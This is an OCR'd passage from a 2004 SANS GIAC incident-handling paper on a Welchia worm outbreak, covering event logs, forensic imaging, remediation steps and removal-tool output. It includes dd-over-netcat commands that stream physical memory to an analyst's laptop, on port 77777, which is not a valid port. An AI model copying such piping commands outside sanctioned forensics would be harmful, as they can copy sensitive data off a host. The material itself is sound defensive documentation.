
Description:
The Event log service was stopped.

Data: [✓ Bytes] Words

```
0000: ff 00 00 00                  ÿ...
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Event log restarted (due to reboot) at the suspected time of infection:



Date:	8/19/2003	Source:	EventLog
Time:	9:02	Category:	None
Type:	Information	Event ID:	6005
User:	N/A		
Computer:	CHISCAN		


Description:

The Event log service was started.

© SANS Institute 2004, Author retains full rights.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Security Logs on 8/19/2003 also show evidence of a reboot at around the suspected time of infection:



Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	8/19/2003	11:53:24 ...	Security	Logon/Logoff	528		CHISCAN
Success Audit	8/19/2003	11:53:24 ...	Security	Account Logon	680	SYSTEM	CHISCAN
Failure Audit	8/19/2003	11:13:00 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	11:08:29 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	11:01:02 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	11:01:02 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	10:47:58 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	10:47:40 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	10:47:37 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	10:47:29 ...	Security	Object Access	560		CHISCAN
Failure Audit	8/19/2003	10:47:26 ...	Security	Object Access	560		CHISCAN
Success Audit	8/19/2003	10:47:22 ...	Security	Logon/Logoff	528		CHISCAN
Success Audit	8/19/2003	10:47:22 ...	Security	Account Logon	680	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:12:57 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:03:06 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:02:46 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:02:42 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:02:40 AM	Security	Object Access	560	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:39 AM	Security	System Event	515	SYSTEM	CHISCAN
Failure Audit	8/19/2003	9:02:39 AM	Security	Object Access	560	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	515	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	518	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	515	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	Policy Change	612	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	515	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	515	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	515	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	514	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	514	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	514	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	514	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	514	SYSTEM	CHISCAN
Success Audit	8/19/2003	9:02:35 AM	Security	System Event	512	SYSTEM	CHISCAN
Failure Audit	8/19/2003	8:59:43 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	8:59:40 AM	Security	Object Access	560	SYSTEM	CHISCAN
Failure Audit	8/19/2003	8:50:10 AM	Security	Object Access	560	SYSTEM	CHISCAN
Success Audit	8/13/2003	12:14:52 PM	Security	Logon/Logoff	528		CHISCAN
Success Audit	8/13/2003	12:14:52 PM	Security	Logon/Logoff	528		CHISCAN

Security Log: Windows reboot



Date: 8/19/2003 Source: Security
Time: 9:02 Category: System Event
Type: Success Event ID: 512
User: NT AUTHORITY\SYSTEM
Computer: CHISCAN

Description:

Windows NT is starting up.

Data: [✓ Bytes] Words

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

10:45 a.m. The Security Analysts decide to pull the network cable from the machine, but not before capturing some screen shots and packets for documentation purposes. The decision to pull the cable rather than shutdown is made to preserve volatile memory on the machine, in case of any forensic investigations.

Backup of Infected Machine:
The Security Analysts decide to back up their infected scanning machine, in case the CIO decides he wants more information about the worm from a forensic standpoint. In order to do so, they quickly remove the network cable from the data port and immediately connect it to a hub. Also connected to the hub is a laptop that will be used for the backup. By simply removing the network cable rather than shutting the machine down, data kept in volatile memory is more likely to be saved. If the machine were shut down, data in memory would be purged, and the forensic backup would be less representative of the system as it was found.

Steps Taken:


1. Get a bit image of live system to preserve memory contents. There is no local backup device on this machine, so using a laptop with identical disk geometry, networking hub, and freely available tools such as dd and netcat, a system image is created.
   - Use netcat and dd on infected system, from a floppy disk containing tools
   - Use netcat on receiving laptop with identical disk geometry
   - Run **wipe** http://users.erols.com/gmgarner/forensics/ on laptop prior to connecting to hub in order to clean hard disk
   - The commands are as follows:
     On the infected workstation:

     ```
     C:\>a:\dd.exe if=\\.\PhysicalMemory | gzip.exe | nc <laptopIP> 77777
     ```
     This command takes each bit of Physical Memory, runs it through gzip, and sends it to the laptop, which is listening on port 77777

     On the Security Analysts' laptop:

     ```
     C:\Forensics> nc –l –p 77777 > CHISCAN.img
     ```
     This command tells the laptop to listen on port 77777, and send whatever comes through to an output file, called CHISCAN.img.

     Overall view of setup:



```
Command:
C:\Forensics> nc -l -p 77777 > CHISCAN.img
```

```
Command:
C:\>a:\dd.exe if=\\.\PhysicalMemory | gzip.exe | nc <laptopIP> 77777
```

2. Obtain Volume Information
   - Obtain volume information and send it to a netcat pipe or to a network share
   - **Volume dump** tool by George Garner (http://users.erols.com/gmgarner/forensics/) is a good idea for chain of custody issues. It lists the following:
     – Volume Name:
     – Volume Label:
     – Mount Points:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

– Drive Type:
– Serial Number:
– Maximum Component Length:
– Volume Characteristics:
– File System:
– Disk Number:

- Use:
  Volume_dump.exe (enumerates all volumes of a system)
  Volume_dump.exe \\.\C:\ (enumerates C: drive)
- The commands are as follows:
  On the infected workstation:
  ```
  C:\>a:\volume_dump.exe | nc <laptopIP> 77777
  ```
  On the Security Analysts' laptop:
  ```
  C:\Forensics> nc –l –p 77777 > CHISCAN.vol
  ```

3. Remove hard disk from infected workstation once image received by laptop. Put in plastic Ziploc bag, include sheet labeling contents, who collected it, date, time, and reason. Include CD with image. See Chain of Custody Log in ***Appendix***.

Due to the disk size of the infected workstation (20GB), the imaging process will take several hours.

There is no forensic expert on site to examine the image. However, Company X has a good working relationship with local authorities cyber crime offices, who have provided forensic assistance in the past. If a forensic examination of the evidence is needed, it could be pursued through this relationship.

11:00 a.m. Another scanning server is set up to manually scan each subnet using the tool. Results are written down in a notebook. This is performed until the bridge call at 1p.m.

1:00 p.m. Security Analysts join the bridge call hosted by the CERT team at the Central Offices. The following points are discussed over a two-hour period:

- Overview of the worm, its propagation characteristics, and its impact on production systems
- Based on the relative non-destructive nature of the worm, immediate actions to take are identify infections, patch, and track the patching process online
- "Pull the plug" on all identified infected hosts
- For infected hosts whose network cable cannot be unplugged for business reasons (determined by CIO), place TCP wrappers around affected RPC ports (see worm description)
- The focus will be on Data Collection and Managing Data first, then Patching. All confirmed Infections will be identified first, and then dealt with based on business need. An internal web-based tracking tool will be set up to allow each office to post status of all machines.
- The Remediation process will be as follows:
  - Each business office presents status online, queuing up all confirmed infections for patching
  - Local Technicians are deployed accordingly to install patches and verify remediation for each machine. If local resources are available for remediation, Central Office resources do not need to come on site.
  - Upon remediation, the status of each machine is updated online
- All User machines are listed, and those users not in the office are noted for patching, and their accounts are disabled from the domain. Any workstations in empty cubes are physically disconnected from the network by removing the network cable from the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

machine. Patching and account re-activation are to be addressed upon users' return to the office.

Strong Points:
Centralized AntiVirus servers push out updates to all machines logged into the domain, so all signatures are up to date. This helped in identifying the cause of the ICMP traffic.

The decision to make an image of the infected machine is wise, for purposes of forensic examination. Before copying the files from the affected host, it is often desirable to capture information that may not be recorded in a file system or image backup, such as current network connections, processes, login sessions, open files, network interface configurations, and the contents of memory. This data may hold clues as to the attacker's identity or the attack methods that were used. By taking screenshots of current network connections and file listings, the Security Analysts were able to save information that would not be present if the machine were rebooted.

Weak Points:
As a result of no centralized "command" of the Incident Handling Process by a Technical Lead who is familiar with best practices:

No communication between Network Administrator and Security Analysts
Help Desk responds to calls without making any formal documentation or taking notes
No formal communication is made to users regarding the situation, either by voicemail, or email

Additionally, there are no allocated tools or "jump kit" that have been purchased or acquired ahead of time. To be truly prepared to analyze systems and contain evidence during incidents, incident handlers in a Windows environment should have a jump kit that consists of at least the following tools (SANS Track 4 Course Material p. 59-63):


- Small tape recorder
- Backup media (CDs, hard drives)
- Binary backup software (netcat, dd, Ghost)
- Forensic Software (Encase)
- Windows NT/2K Resource Kit
- Small hub (10/100 Mbps Ethernet, 8 ports)
- Patch cables (straight-thru and crossover)
- Female-to-female RJ-45 connector (used to extend ethernet cables)
- Copy of Incident Handling Procedures
- Separate copy of Call Tree for quick reference
- Separate copies of all Incident Handling forms
- Cell phone with extra batteries
- Notebooks, pens, mechanical pencils, sharpie markers
- Plastic baggies with ties for preserving evidence
- Small flashlight
- Small screwdrivers (regular and Philips)

ERADICATION

3:00 p.m. The eEye scanner actually picked up several more vulnerable machines during the course of scanning. These machines were physically separated by VLANS from most of the infected machines, but given enough time, probably would have become infected as well. Once an infected machine is identified by the eEye scanner, the following process is followed:

1. Remove the machine from the network by pulling the network cable
2. Run the **W32 Welchia Worm Removal Tool** from Symantec http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.removal.tool.html on each infected machine (if machine is infected, it will remove the worm files svchost.exe and dllhost.exe). This will prevent the worm from scanning for other hosts and spreading.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Symantec W32.Welchia.Worm Fix Tool 1.0.0
symantec.
W32.Welchia.Worm Removal Tool
Start
Cancel
About...

The tool will create an output file called **FixWelch.log**, which contains the something similar to the following output if the machine in question was infected:


```
The service "RpcPatch" is viral. It is deleted.
The service "RpcTftpd" is viral. It is deleted.
The tool has deleted the viral file "C:\Documents and
Settings\Administrator\Desktop\welchia_DoS\DLLHOST.EXE".
The tool has deleted the viral file "C:\WINNT\system32\wins\DLLHOST.EXE".
The directory "C:\WINNT\System32\wins" is removed.
W32.Welchia.Worm has been successfully removed from your computer!

Here is the report:
The total number of the scanned files: 10979
The number of deleted files: 3
The number of repaired files: 0
The number of viral processes terminated: 0
The number of registry entries fixed: 0
```

3. Once all hosts have been cleaned, addressing one machine at a time, plug the network cable back into the machine. Run Live Update on Norton Antivirus software to download any signature updates. To verify Norton AV is installed on the machine, look for the Norton AV shield in the taskbar (lower right hand corner of the screen). If it is determined that Norton AV is not loaded on the machine, contact HelpDesk immediately to perform install.



Double Click on the “Shield” in your taskbar (lower right hand corner of the screen). Once the management console opens, select **“LiveUpdate”.**

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Norton AntiVirus Corporate Edition


Norton AntiVirus can help keep your computer protected from computer viruses. Select an item to the left to perform an action.

General Information
[✓] Load Norton AntiVirus Services
Parent server: None
Quarantine: 0 Items

Program versions
Program: 7.61.935
Scan engine: 4.1.0.15

Virus Definition File
Version: 8/18/2003 rev. 16

Then Click on **"Next".** In the drop-down menu, choose **"Internet"** then **"Next"** to begin update. Then wait as your anti-virus program is updated with the most recent protection file.



Virus Protection Update


To prevent newly discovered viruses from infecting your computer, update your virus protection at least once every month.

LiveUpdate ensures that you have the most current virus definition files, which Norton AntiVirus uses to detect and eliminate viruses. In addition, LiveUpdate makes sure your installed Norton AntiVirus program is up-to-date.

Click Next to update your virus protection automatically.

How do you want to connect to a LiveUpdate server?
Internet

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


LiveUpdate

In Progress

LiveUpdate is finding out which updates are available for your product(s).


Connecting to [redacted] LiveUpdate Server

Getting Latest Product Information

Retrieving Data

Installing the update(s)


After the files are downloaded, click **"Finish".** After clicking **"Finish",** if one of the two following screens appears, virus definitions are up to date and no further LiveUpdate action is required.


LiveUpdate

Thank you for using LiveUpdate

All of the Symantec products installed on your computer are currently up to date. Please check for new updates again in the future.

